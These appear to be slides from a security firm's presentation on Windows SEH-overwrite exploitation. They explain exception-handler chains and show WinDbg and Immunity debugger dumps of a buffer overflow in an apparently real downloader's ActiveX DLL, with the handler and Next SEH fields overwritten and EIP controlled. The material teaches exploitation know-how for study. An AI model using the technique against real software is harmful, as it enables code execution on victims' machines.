HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

Structured Exception Handler EXPLOITATION

Brian Mariani

What is an exception


- An exception is an event that occurs during the execution of a program
- Requires the execution of code outside the normal flow of control

Structured Exception Handling

- Blocks of code are encapsulated, with each block having one or more associated handlers.
- Each handler specifies some form of filter condition on the type of exception it handles
- When an exception is raised by code in a protected block, the set of corresponding handlers is searched in order, and the first one with a matchingfilter condition is executed
- A single method can have multiple structured exception handling blocks, and the blocks can also be nested within each other

Exception pointers structure (1)


- Contains an exception record with a machine-independent description of an exception
- A context record with a machine-dependent description of the processor context at the time of the exception



```
typedef struct _EXCEPTION_POINTERS {
  PEXCEPTION_RECORD ExceptionRecord;
  PCONTEXT          ContextRecord;
} EXCEPTION_POINTERS, *PEXCEPTION_POINTERS;
```

Exception pointers structure (2)

- A pointer to the next exception registration structure
- A pointer to the address of the actual code of the exception handler




```
0006FF70  0006FF38
0006FF74  7C80E14F  RETURN to kernel32.7C80E14F from ntdll.RtlAnsiStringToUnicodeString
0006FF78  0006FFE0  Pointer to next SEH record
0006FF7C  7C839AD8  SE handler
0006FF80  7C80E0F8  kernel32.7C80E0F8
0006FF84  00000000
0006FF88 ┌0006FF9C
0006FF8C │7C801D72  RETURN to kernel32.7C801D72 from kernel32.LoadLibraryExW
0006FF90 │7FFDFC00  UNICODE "HookSwitchHookEnabledEvent"
0006FF94 │00000000
0006FF98 │00000000
0006FF9C └0006FFB8
0006FFA0 ┌7C801DA8  RETURN to kernel32.7C801DA8 from kernel32.LoadLibraryExA
0006FFA4 │00081F01  ASCII "C:\Program Files\Gogago\YouTube Video Downloader\MDIEEx.dll"
0006FFA8 │00000000
0006FFAC │00000000
0006FFB0 │00081F01  ASCII "C:\Program Files\Gogago\YouTube Video Downloader\MDIEEx.dll"
0006FFB4 │7FFD9000
0006FFB8 └0006FFC4
0006FFBC  004100B4  RETURN to LOADDLL.004100B4 from <JMP.&KERNEL32.LoadLibraryA>
0006FFC0  00081F01  ASCII "C:\Program Files\Gogago\YouTube Video Downloader\MDIEEx.dll"
0006FFC4  7C817077  RETURN to kernel32.7C817077
0006FFC8  7C920228  ntdll.7C920228
0006FFCC  FFFFFFFF
0006FFD0  7FFD9000
0006FFD4  00000640
0006FFD8  0006FFC8
0006FFDC  89819DA8
0006FFE0  FFFFFFFF  End of SEH chain
0006FFE4  7C839AD8  SE handler
0006FFE8  7C817080  kernel32.7C817080
0006FFEC  00000000
0006FFF0  00000000
0006FFF4  00000000
0006FFF8  00410070  LOADDLL.<ModuleEntryPoint>
0006FFFC  00000000
```

Address	SE handler
0006F9BC	ntdll.7C91E920
0006FC68	ntdll.7C91E920
0006FF10	ntdll.7C91E920
0006FF78	kernel32.7C839AD8
0006FFE0	kernel32.7C839AD8

Thread information block

- The Thread Information Block (TIB) is a data structure in Win32 that stores information
  about the currently running thread


- At the position FS:[0x00] we found the current exception handler



Contents of the TIB

Position	Length	Windows Versions	Description
FS:[0x00]	4	Win9x and NT	Current Structured Exception Handling (SEH) frame

Dumping SEH chain in Inmunity debugger



```
Address   Hex dump                 ASCII
0013FEE4  B0 FF 13 00 D8 9A 83 7C  ░ ‼.ÏÜâ¦
0013FEEC  E8 CA 81 7C 00 00 00 00  Þ╩ü¦....
0013FEF4  08 FF 13 00 26 CB 81 7C  ◘ ‼.&╦ü¦
0013FEFC  00 00 00 00 B0 F3 E8 77  ....░¾Þw
0013FF04  FF FF FF FF 14 FF 13 00      ¶ ‼.
0013FF0C  45 9D C0 77 00 00 00 00  EØ└w....
0013FF14  24 FF 13 00 78 9E C0 77  $ ‼.x×└w
0013FF1C  00 00 00 00 01 00 00 00  ....☺...
0013FF24  38 FF 13 00 90 9E C0 77  8 ‼.É×└w
0013FF2C  00 00 00 00 00 00 00 00  ........
0013FF34  00 00 00 00 C0 FF 13 00  ....└ ‼.
0013FF3C  A6 12 40 00 00 00 00 00  ª↕@.....
0013FF44  FC C2 D3 4D 67 00 67 00  ³┬ËMg.g.
0013FF4C  65 00 72 00 00 D0 FD 7F  e.r..ð²⌂
0013FF54  44 00 00 00 8C 0A 02 00  D...î.☻.
0013FF5C  6C 0A 02 00 0C 0A 02 00  l.☻....☻.
0013FF64  01 00 00 00 A1 00 00 00  ☺...í...
0013FF6C  05 4C 00 00 00 52 04 2A  ♣L...R♦*
0013FF74  00 00 00 40 00 25 D4 22  ...@.%È"
0013FF7C  00 00 00 00 81 00 00 00  ....ü...
0013FF84  0A 00 00 00 00 00 00 00  ........
0013FF8C  90 FF 13 00 80 C2 DC A8  É ‼.Ç┬▄¿
0013FF94  00 00 00 00 BC FF 13 00  ....╝ ‼.
0013FF9C  0A 0A 02 00 00 00 00 00  ..☻.....
0013FFA4  00 00 00 00 44 FF 13 00  ....D ‼.
0013FFAC  E0 C0 4A 17 E0 FF 13 00  Ó└J↨Ó ‼.
0013FFB4  1C 73 40 00 7C 26 80 4D  ∟s@.¦&ÇM
0013FFBC  01 00 00 00 F0 FF 13 00  ☺...- ‼.
0013FFC4  77 70 81 7C 67 00 67 00  wpü¦g.g.
0013FFCC  65 00 72 00 00 D0 FD 7F  e.r..ð²⌂
0013FFD4  FA 12 55 80 C8 FF 13 00  ·↕UÇ╚ ‼.
0013FFDC  20 80 73 89 FF FF FF FF   Çsë
0013FFE4  D8 9A 83 7C 80 70 81 7C  ÏÜâ¦Çpü¦
0013FFEC  00 00 00 00 00 00 00 00  ........
0013FFF4  00 00 00 00 25 1A 40 00  ....%→@.
0013FFFC  00 00 00 00              ....
```

SEH chain of main thread

```
Address   SE handler
0013FEE4  kernel32.7C839AD8
0013FFB0  IEXPLORE.0040731C
0013FFE0  kernel32.7C839AD8
```

```
d fs:[0]
```

Close program (Alt+F2)

How SEH works?

- The exception handlers are linked to each other
- They form a linked list chain on the stack, and sit relatively close to the bottom of the stack
- When an exception occurs, Windows retrieves the head of the SEH chain walks through the list and tries to find the suitable handler to close the application properly

Abusing the SEH

- When exploiting an SEH overwrite and attacker clobbers the handler attribute of the EXCEPTION_REGISTRATION_RECORD with the address of an instruction sequence similar to POP POP RET

- When the exception occurs, this causes Windows to pass execution to this address, which subsequently returns to the location on the stack of the Next attribute of the

  EXCEPTION_REGISTRATION_RECORD


- The Next attribute is also controlled by the attacker, but if we recall the stack layout from earlier, the Next attribute is below the Handler attribute

- This limits the attacker to 4 bytes before running into the Handler address he previously supplied to originally obtain code execution


- However, by overwriting the Next attribute with the instructions that jump the Handler attribute, the attacker typically has enough room for arbitrary shellcode, and this is exactly what happens

Overwriting the Next SEH record and SE handler


- To check a chain of exception handlers before and after an overflow we can use **WinDbg !exchain** command
- At the left we can see the **SEH chain** and the stack before the overflow occurs
- At the right we can see the pointers were successfully overwritten




```
0:008> !exchain
015fd044: vbscript!_except_handler4+0 (732a2a30)
015fd288: vbscript!_except_handler4+0 (732a2a30)
015fdd64: USER32!_except_handler3+0 (7e3c048f)
  CRT scope  0, func:   USER32!UserCallWinProcCheckWow+155 (7e3cac6b)
015fddc4: USER32!_except_handler3+0 (7e3c048f)
015fffdc: kernel32!_except_handler3+0 (7c839ad8)
  CRT scope  0, filter: kernel32!BaseThreadStart+3d (7c83ab40)
                func:   kernel32!BaseThreadStart+4e (7c83ab56)
Invalid exception stack at ffffffff
```



```
0:008> !exchain
015fd044: MDIEEx!DllUnregisterServer+160d (03eb26d2)
Invalid exception stack at 909006eb
```



```
Memory - Pid 940 - WinDbg:6.11.0001.404 X86
Virtual: 015fd040                    Display format:
015fd040  015fd14c <Unloaded_lus.dll>+0x15fd14b
015fd044  015fd288 <Unloaded_lus.dll>+0x15fd287
015fd048  732a2a30 vbscript!_except_handler4
```




```
Memory - Pid 940 - WinDbg:6.11.0001.404 X86
Virtual: 015fd040                    Display format:
015fd040  61616161
015fd044  909006eb
015fd048  03eb26d2 MDIEEx!DllUnregisterServer+0x160d
```

What are we overwriting?

- When we performs a regular stack based buffer overflow, we overwrite the return address of the Extended Instruction Pointer (EIP)
- When doing a SEH overflow, we will continue overwriting the stack after overwriting EIP, so we can overwrite the default exception handler as well

Viewing the SEH before the overflow

- Before the overflow occurs we can see the stack and the SEH chain.
- The SEH chain starts from 0x015fd044 down to 0x015fffdc which indicates the end of the SEH chain
- Directly below 0x015fffe0, we see 0x7c839ad8, which is the address of the default SE handler for this application. This address sits in the address space of kernel32.dll



Disassembly - Pid 2720 - WinDbg:6.11.0001.404 X86

Offset: @$scopeip

```
770f5bea 85c0            test    eax,eax
770f5bec 8bf9            mov     edi,ecx
770f5bee 740e            je      OLEAUT32!CTypeLib2::~CTypeLib2+0x95 (770f5bfe)
770f5bf0 8bd8            mov     ebx,eax
770f5bf2 8b07            mov     eax,dword ptr [edi]
770f5bf4 85c0            test    eax,eax
770f5bf6 7516            jne     OLEAUT32!CTypeLib2::~CTypeLib2+0x89 (770f5c0e)
770f5bf8 83c704          add     edi,4
770f5bfb 4b              dec     ebx
770f5bfc 75f4            jne     OLEAUT32!CTypeLib2::~CTypeLib2+0x83 (770f5bf2)
770f5bfe ffb6c0010000    push    dword ptr <Unloaded_lus.dll>+0x1bf (000001c0)[esi]
770f5c04 e832f7feff      call    OLEAUT32!MemFree (770e533b)
770f5c09 e99ffcffff      jmp     OLEAUT32!CTypeLib2::~CTypeLib2+0xa0 (770f58ad)
770f5c0e 8b08            mov     ecx,dword ptr [eax]
770f5c10 50              push    eax
770f5c11 ff5108          call    dword ptr [ecx+8]
770f5c14 ebe2            jmp     OLEAUT32!CTypeLib2::~CTypeLib2+0x8f (770f5bf8)
OLEAUT32!DispCallFunc:
770f5c16 55              push    ebp
770f5c17 8bec            mov     ebp,esp
770f5c19 83c4fc          add     esp,0FFFFFFFCh
770f5c1c 56              push    esi
770f5c1d 53              push    ebx
770f5c1e 8965fc          mov     dword ptr [ebp-4],esp
770f5c21 0fb74514        movzx   eax,word ptr [ebp+14h]
770f5c25 25ffdfffff      and     eax,0FFFFDFFFh
770f5c2a 83f817          cmp     eax,17h
770f5c2d 0f8759940100    ja      OLEAUT32!DispCallFunc+0x238 (7710f08c)
770f5c33 0fb74510        movzx   eax,word ptr [ebp+10h]
770f5c37 8b4d18          mov     ecx,dword ptr [ebp+18h]
770f5c3a 83f801          cmp     eax,1
770f5c3d 7409            je      OLEAUT32!DispCallFunc+0x32 (770f5c48)
770f5c3f 83f804          cmp     eax,4
770f5c42 0f8544940100    jne     OLEAUT32!DispCallFunc+0x238 (7710f08c)
770f5c48 0bc9            or      ecx,ecx
```

Command - Pid 2720 - WinDbg:6.11.0001.404 X86

```
0:008> !exchain
015fd044: vbscript!_except_handler4+0 (732a2a30)
015fd288: vbscript!_except_handler4+0 (732a2a30)
015fdd64: USER32!_except_handler3+0 (7e3c048f)
  CRT scope  0, func:   USER32!UserCallWinProcCheckWow+155 (7e3cac6b)
015fddc4: USER32!_except_handler3+0 (7e3c048f)
015fffdc: kernel32!_except_handler3+0 (7c839ad8)
  CRT scope  0, filter: kernel32!BaseThreadStart+3d (7c83ab40)
                func:   kernel32!BaseThreadStart+4e (7c83ab56)
Invalid exception stack at ffffffff
0:008> d 015fffdc
015fffdc  ff ff ff ff d8 9a 83 7c-30 b7 80 7c 00 00 00 00
015fffec  00 00 00 00 00 00 00 00-6b 51 ca 40 08 00 16 00
015ffffc  00 00 00 00 4d 5a 90 00-03 00 00 00 04 00 00 00
```


Memory - Pid 2720 - WinDbg:6.11.0001.404 X86

Virtual: 015fffdc

```
015fffcc 7ffd5000
015fffd0 8a631600
015fffd4 015fffc0 <Unloaded_lus.dll>+0x15ff
015fffd8 897f3638
015fffdc ffffffff
015fffe0 7c839ad8 kernel32!_except_handler3
015fffe4 7c80b730 kernel32!`string'+0x88
015fffe8 00000000
015fffec 00000000
015ffff0 00000000
015ffff4 40ca516b iertutil!CIsoScope::Regis
015ffff8 00160008 <Unloaded_lus.dll>+0x1600
015ffffc 00000000
01600000 00905a4d <Unloaded_lus.dll>+0x905a
01600004 00000003 <Unloaded_lus.dll>+0x2
01600008 00000004 <Unloaded_lus.dll>+0x3
0160000c 0000ffff <Unloaded_lus.dll>+0xfffe
01600010 000000b8 <Unloaded_lus.dll>+0xb7
01600014 00000000
01600018 00000040 <Unloaded_lus.dll>+0x3f
0160001c 00000000
01600020 00000000
01600024 00000000
01600028 00000000
0160002c 00000000
01600030 00000000
01600034 00000000
01600038 00000000
0160003c 000000c0 <Unloaded_lus.dll>+0xbf
01600040 0eba1f0e <Unloaded_lus.dll>+0xeba1
01600044 cd09b400
01600048 4c01b821 <Unloaded_lus.dll>+0x4c01
0160004c 685421cd
01600050 70207369
01600054 72676f72
01600058 63206d61
0160005c 6f6e6e61
01600060 65622074
01600064 6e757220
01600068 206e6920 <Unloaded_lus.dll>+0x206e
0160006c 20534f44 <Unloaded_lus.dll>+0x2053
01600070 65646f6d
01600074 0a0d0d2e <Unloaded_lus.dll>+0xa0d0
01600078 00000024 <Unloaded_lus.dll>+0x23
0160007c 00000000
01600080 dad11269
01600084 89bf732d
01600088 89bf732d
0160008c 89bf732d
01600090 89e17cee
01600094 89bf732c
```

Viewing the SEH after the overflow

- **Dumping the TIB confirms that the SEH was overwritten**
- **Code execution is successfully passed to the injected address 0x61616161**
- **Addresses 0x015fd044 and 0x015fd048 which were the Next SEH record and SE handler are now controlled.**



```
No prior disassembly possible
61616161 ??              ???
61616162 ??              ???
61616163 ??              ???
61616164 ??              ???
61616165 ??              ???
61616166 ??              ???
61616167 ??              ???
61616168 ??              ???
61616169 ??              ???
6161616a ??              ???
6161616b ??              ???
6161616c ??              ???
6161616d ??              ???
6161616e ??              ???
6161616f ??              ???
61616170 ??              ???
61616171 ??              ???
61616172 ??              ???
61616173 ??              ???
61616174 ??              ???
61616175 ??              ???
61616176 ??              ???
61616177 ??              ???
61616178 ??              ???
61616179 ??              ???
6161617a ??              ???
6161617b ??              ???
6161617c ??              ???
6161617d ??              ???
6161617e ??              ???
6161617f ??              ???
61616180 ??              ???
61616181 ??              ???
```

EIP point to **0x61616161**, so we can control the **flow** of the program

```
0:008> d fs:[0]
003b:00000000  1c ae 5f 01 00 00 60 01-00 00 5f 01 00 00 00 00  .._...`..._.....
003b:00000010  00 1e 00 00 00 00 00 00-00 60 fd 7f 00 00 00 00  .........`......
003b:00000020  f0 06 00 00 84 0f 00 00-00 00 00 00 00 00 00 00  ................
003b:00000030  00 b0 fd 7f 00 00 00 00-00 00 00 00 00 00 00 00  ................
003b:00000040  c0 e3 05 e4 00 00 00 00-00 00 00 00 00 00 00 00  ................
003b:00000050  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
003b:00000060  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
003b:00000070  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0:008> d 015fae1c
015fae1c  44 d0 5f 01 bc 32 91 7c-44 d0 5f 01 d8 ae 5f 01  D._..2.|D._..._.
015fae2c  7a 32 91 7c f0 ae 5f 01-44 d0 5f 01 0c af 5f 01  z2.|.._.D._..._.
015fae3c  c4 ae 5f 01 61 61 61 61-96 11 00 00 f0 ae 5f 01  .._.aaaa......_.
015fae4c  44 d0 5f 01 c3 a8 93 7c-f0 ae 5f 01 44 d0 5f 01  D._....|.._.D._.
015fae5c  0c af 5f 01 c4 ae 5f 01-61 61 61 61 96 11 00 00  .._..._.aaaa....
015fae6c  f0 ae 5f 01 5d 61 61 61-37 00 37 00 00 9b 32 e2  .._.]aaa7.7...2.
015fae7c  00 9b 32 e2 00 65 cd 1d-00 65 cd 1d 00 9b 32 e2  ..2..e...e....2.
015fae8c  00 9b 32 e2 00 65 cd 1d-00 65 cd 1d 00 00 00 00  ..2..e...e......
0:008> d 015fd044
015fd044  61 61 61 61 61 61 61 61-61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
015fd054  61 61 61 22 00 63 25 73-20 d2 5f 01 1c be 3c 00  aaa".c%s ._...<.
015fd064  d8 51 3c 00 c8 d6 3c 00-a8 d2 5f 01 02 00 00 00  .Q<...<..._.....
015fd074  ff ff ff ff 98 ff 3c 00-50 b5 3c 00 01 00 00 00  ......<.P.<.....
